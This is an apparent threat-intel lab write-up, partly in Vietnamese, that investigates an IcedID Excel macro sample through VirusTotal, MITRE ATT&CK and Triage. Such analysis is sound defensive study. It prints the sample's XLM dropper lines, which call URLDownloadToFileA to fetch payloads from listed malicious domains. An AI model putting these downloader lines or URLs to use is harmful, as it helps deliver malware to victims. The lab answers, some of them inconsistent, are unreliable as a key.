

**Challenge:** IcedID Lab

**Platform:** SOC Analyst Tier 1

**Category:** Threat Intel

**Tactics:** Initial Access, Execution


**Tools:** VirusTotal, malpedia, X, Tria.ge, ANY.RUN

**VIEWS LAB:** [Link](#)

**Kịch bản:** Investigate IcedID malware using VirusTotal and threat intelligence platforms to identify IOCs, associated threat actors, and execution mechanisms.

Q1

What is the name of the file associated with the given hash?




1. Dùng VirusTotal để phân tích hàm băm, kiểm tra và biết được là tên của tệp liên kết với hàm băm đã cho là document-1982481273.xlsm

Q2


Can you identify the filename of the **GIF** file that was deployed?

1. Để xác định được tên tệp GIT đã được triển khai trong file, có thể kiểm tra trong phần relations trong VirusTotal
2. Nếu chúng tôi kiểm tra chi tiết của bất kỳ tệp nào trong hai tệp đó, chúng cũng được gọi là .gif, Phân tích lưu lượng mạng cho thấy các yêu cầu HTTP GET được gửi để lấy tệp này, xác nhận vai trò của nó như một payload nguy trang trong chuỗi nhiễm virus.



Q3

How many domains does the malware look to download the additional payload file in Q2?



- Phần mềm độc hại này tìm các tên miền để tải thêm tệp payload trên truy cập vào có đuôi URL là .git

Q4

From the domains mentioned in **Q3**, a DNS registrar was predominantly used by the threat actor to host their harmful content, enabling the malware's functionality. Can you specify the Registrar INC of the domain that end with .com?

1. Các tên miền được phần mềm độc hại tiếp xúc sẽ được điều tra để xác định nhà đăng ký DNS chủ yếu được sử dụng bởi kẻ đe dọa. Phần Contacted Domains trong VirusTotal tiết lộ rằng các tên miền này được đăng ký qua NameCheap.

The screenshot shows the VirusTotal interface for a file with hash `d86405130184186154daa4a5132dd1364ab05d1f14034c7f0a0cda690a91116d`. The 'Contacted URLs' table lists several URLs, with two highlighted in red: `https://tjushariya.com/ds/3003.gif` and `https://agenbolatermurah.com/ds/3003.gif`. The 'Contacted Domains' section is partially visible below.

| Scanned    | Detections | Status | URL                                                                                               |
|------------|------------|--------|---------------------------------------------------------------------------------------------------|
| 2026-04-17 | 11 / 90    | 404    | <a href="https://columbia.aula-web.net/ds/3003.gif">https://columbia.aula-web.net/ds/3003.gif</a> |
| 2026-09-15 | 0 / 90     | 200    | <a href="https://aws.amazon.com/">https://aws.amazon.com/</a>                                     |
| 2026-05-15 | 12 / 92    | -      | <a href="https://partsapp.com.br/ds/3003.gif">https://partsapp.com.br/ds/3003.gif</a>             |
| 2026-09-10 | 0 / 90     | 200    | <a href="https://x1.lencr.org/">https://x1.lencr.org/</a>                                         |
| 2026-08-19 | 15 / 91    | 307    | <a href="https://metaflip.io/ds/3003.gif">https://metaflip.io/ds/3003.gif</a>                     |
| 2026-09-11 | 9 / 90     | -      | <a href="http://usaaforded.fun/">http://usaaforded.fun/</a>                                       |
| 2026-07-28 | 13 / 91    | -      | <a href="https://tjushariya.com/ds/3003.gif">https://tjushariya.com/ds/3003.gif</a>               |
| 2025-02-20 | 10 / 95    | -      | <a href="https://agenbolatermurah.com/ds/3003.gif">https://agenbolatermurah.com/ds/3003.gif</a>   |

The screenshot shows the VirusTotal interface for the same file hash. The 'Contacted Domains' table lists several domains, with `tjushariya.com` highlighted in red. The 'Contacted IP addresses' section is partially visible below.

| Domain                                                     | Detections | Created    | Registrar              |
|------------------------------------------------------------|------------|------------|------------------------|
| 77960.bodis.com                                            | 4 / 89     | 2005-12-13 | -                      |
| agenbolatermurah.com                                       | 5 / 89     | 2025-04-26 | -                      |
| amazon.com                                                 | 0 / 89     | 1994-11-01 | MarkMonitor Inc.       |
| aula-web.net                                               | 0 / 89     | 2013-01-21 | -                      |
| aws.amazon.com                                             | 0 / 89     | 1994-11-01 | MarkMonitor Inc.       |
| bg.microsoft.map.fastly.net                                | 0 / 89     | -          | -                      |
| columbia.aula-web.net                                      | 9 / 89     | 2013-01-21 | -                      |
| edge.ds-c7110-microsoft-global.dns.quitted-cds.cqcloud.com | 0 / 89     | 2015-08-27 | GoDaddy.com, LLC       |
| lencr.org                                                  | 0 / 89     | 2020-06-29 | Cloudflare, Inc.       |
| metaflip.io                                                | 12 / 89    | 2025-09-30 | -                      |
| ocsp.comodoca.com                                          | 0 / 89     | 2002-11-13 | -                      |
| partsapp.com.br                                            | 0 / 89     | -          | -                      |
| <b>tjushariya.com</b>                                      | 10 / 89    | 2022-07-30 | <b>NameCheap, Inc.</b> |
| usaaforded.fun                                             | 9 / 89     | 2021-03-25 | Porkbun, LLC           |
| x1.lencr.org                                               | 0 / 89     | 2020-06-29 | Cloudflare, Inc.       |

| IP             | Detections | Autonomous System | Country |
|----------------|------------|-------------------|---------|
| 104.99.233.167 | 0 / 89     | 16625             | NL      |
| 15.197.192.55  | 0 / 89     | 16509             | US      |

Q5

Could you specify the threat actor linked to the sample provided?

1. Trong khung MITRE liên kết phần mềm độc hại với nhóm mối đe dọa được biết đến với tên GOLD CABIN, còn được gọi là TA551.
2. Nhóm này nổi tiếng với việc sử dụng IcedID trong các chiến dịch độc hại của họ, cung cấp thông tin về nguồn gốc và các mục tiêu điển hình của phần mềm độc hại. Hồ sơ Malpedia xác nhận sự gán này, hiển thị mô tả chi tiết về chiến thuật, kỹ thuật và quy trình của GOLD CABIN.

The screenshot shows the MITRE ATT&CK Software page for IcedID. The left sidebar lists various software tools, with IcedID selected. The main content area displays a table of groups that use this software, a list of campaigns, and a list of references. The group G0127 is highlighted with a red box, and its name is TA551. The campaign C0037 is also highlighted with a red box, and its name is Water Curupira Pikabot Distribution. The references list includes 10 items, with the first item being Kessel, L. et al. (2017, November 13). New Banking Trojan IcedID Discovered by IBM X-Force Research. Retrieved July 14, 2020.

| ID    | Name  | References |
|-------|-------|------------|
| G0127 | TA551 | [7][8][10] |
| G1038 | TA578 | [9]        |

| ID    | Name                                | Description                                                                                                |
|-------|-------------------------------------|------------------------------------------------------------------------------------------------------------|
| C0037 | Water Curupira Pikabot Distribution | Water Curupira Pikabot Distribution included distribution of IcedID en route to ransomware deployment.[11] |

References

1. Kessel, L. et al. (2017, November 13). New Banking Trojan IcedID Discovered by IBM X-Force Research. Retrieved July 14, 2020.
2. Kimayong, P. (2020, June 18). COVID-19 and FMLA Campaigns used to install new IcedID banking malware. Retrieved July 14, 2020.
3. DFIR. (2022, April 25). Quantum Ransomware. Retrieved July 26, 2024.
4. DFIR. (2021, March 29). Sodinokibi (aka REvil) Ransomware. Retrieved July 22, 2024.
5. Kenefick, J. (2022, December 23). IcedID Botnet Distributors Abuse Google PPC to
7. Salem, E. et al. (2020, May 28). VALAK: MORE THAN MEETS THE EYE. Retrieved June 19, 2020.
8. Duncan, B. (2020, July 24). Evolution of Valak, from its Beginnings to Mass Distribution. Retrieved August 31, 2020.
9. Duncan, B. (2021, January 7). TA551: Email Attack Campaign Switches from Valak to IcedID. Retrieved March 17, 2021.
10. Secureworks. (n.d.). GOLD CABIN Threat Profile. Retrieved March 17, 2021.

The screenshot shows the MITRE ATT&CK Groups page for TA551. The left sidebar lists various groups, with TA551 selected. The main content area displays the group's description, associated group descriptions, and techniques used. The group G0127 is highlighted with a red box, and its name is GOLD CABIN. The associated group descriptions table shows the group's name and description. The techniques used table shows the domain, ID, name, and use of the techniques.

TA551

TA551 is a financially-motivated threat group that has been active since at least 2018. [1] The group has primarily targeted English, German, Italian, and Japanese speakers through email-based malware distribution campaigns. [2]

ID: G0127

Associated Groups: GOLD CABIN, Shathak

Contributors: Shuhel Sasada, Cyber Defense Institute, Inc.; Ryo Tamura, SecureBrain Corporation; Shotaro Hamamoto, NEC Solution Innovators, Ltd.; Yusuke Niwa, ITOCHU Corporation; Takuma Matsumoto, LAC Co., Ltd

Version: 1.2

Created: 19 March 2021

Last Modified: 31 July 2026

Version Permalink

| Name       | Description |
|------------|-------------|
| GOLD CABIN | [1]         |
| Shathak    | [9][1]      |

Associated Group Descriptions

| Domain | ID | Name | Use |
|--------|----|------|-----|
|--------|----|------|-----|

Techniques Used

ATT&CK Navigator Layers

Q6

In the **Execution** phase, what function does the malware employ to fetch extra payloads onto the system?

1. Giai đoạn thực thi của phần mềm độc hại được phân tích bằng các công cụ như Recorded Future Triage (<https://tria.ge/210330-gbdr6k9jxx>).
2. Chức năng này cho phép tải xuống các tập tin từ internet, cho phép phần mềm độc hại lấy và thực thi các thành phần độc hại tiếp theo, từ đó mở rộng chức năng và khả năng duy trì trong môi trường bị nhiễm
3. Có 2 loại URL đuôi A or W. Đuôi A chỉ định rằng hàm này sử dụng bộ ký tự ANSI để xử lý chuỗi còn hậu tố W sẽ sử dụng bộ ký tự Unicode. Sự phân biệt này có liên quan đến khả năng tương thích, vì các hệ thống và ứng dụng cũ có thể dựa vào mã hóa ANSI hoặc Unicode

The screenshot displays the 'Malware Config' interface in Recorded Future Triage. On the left, there is a 'Sharing' sidebar with buttons for 'Copy URL', 'Twitter', and 'E-mail'. The main area is titled 'Malware Config' and shows 'Extracted Language' as 'xlm4.0'. Under the 'Source' tab, a list of five code snippets is shown, each starting with '=CALL("URLMon" and followed by 'URLDownloadToFileA'. The third snippet is highlighted with a red box. Below the source code, the 'URLs' section lists five URLs, each preceded by 'xlm40.dropper'. A 'Copy all' button is located at the bottom right of the URLs section.

| Source                                                                                               | URLs                                                       |
|------------------------------------------------------------------------------------------------------|------------------------------------------------------------|
| 1 =CALL("URLMon" "URLDownloadToFileA" "JCCB", 0, "https://metaflip.io/ds/3003.gif", "..\ksjvoefv.sk  | xlm40.dropper<br>https://metaflip.io/ds/3003.gif           |
| 2 =CALL("URLMon" "URLDownloadToFileA" "JCCB", 0, "https://partsapp.com.br/ds/3003.gif", "..\ksjvoef  | xlm40.dropper<br>https://partsapp.com.br/ds/3003.gif       |
| 3 =CALL("URLMon" "URLDownloadToFileA" "JCCB", 0, "https://columbia.aula-web.net/ds/3003.gif", "..\ks | xlm40.dropper<br>https://columbia.aula-web.net/ds/3003.gif |
| 4 =CALL("URLMon" "URLDownloadToFileA" "JCCB", 0, "https://tajushariya.com/ds/3003.gif", "..\ksjvoef  | xlm40.dropper<br>https://tajushariya.com/ds/3003.gif       |
| 5 =CALL("URLMon" "URLDownloadToFileA" "JCCB", 0, "https://agenbolatermurah.com/ds/3003.gif", "..\ksj | xlm40.dropper<br>https://agenbolatermurah.com/ds/3003.gif  |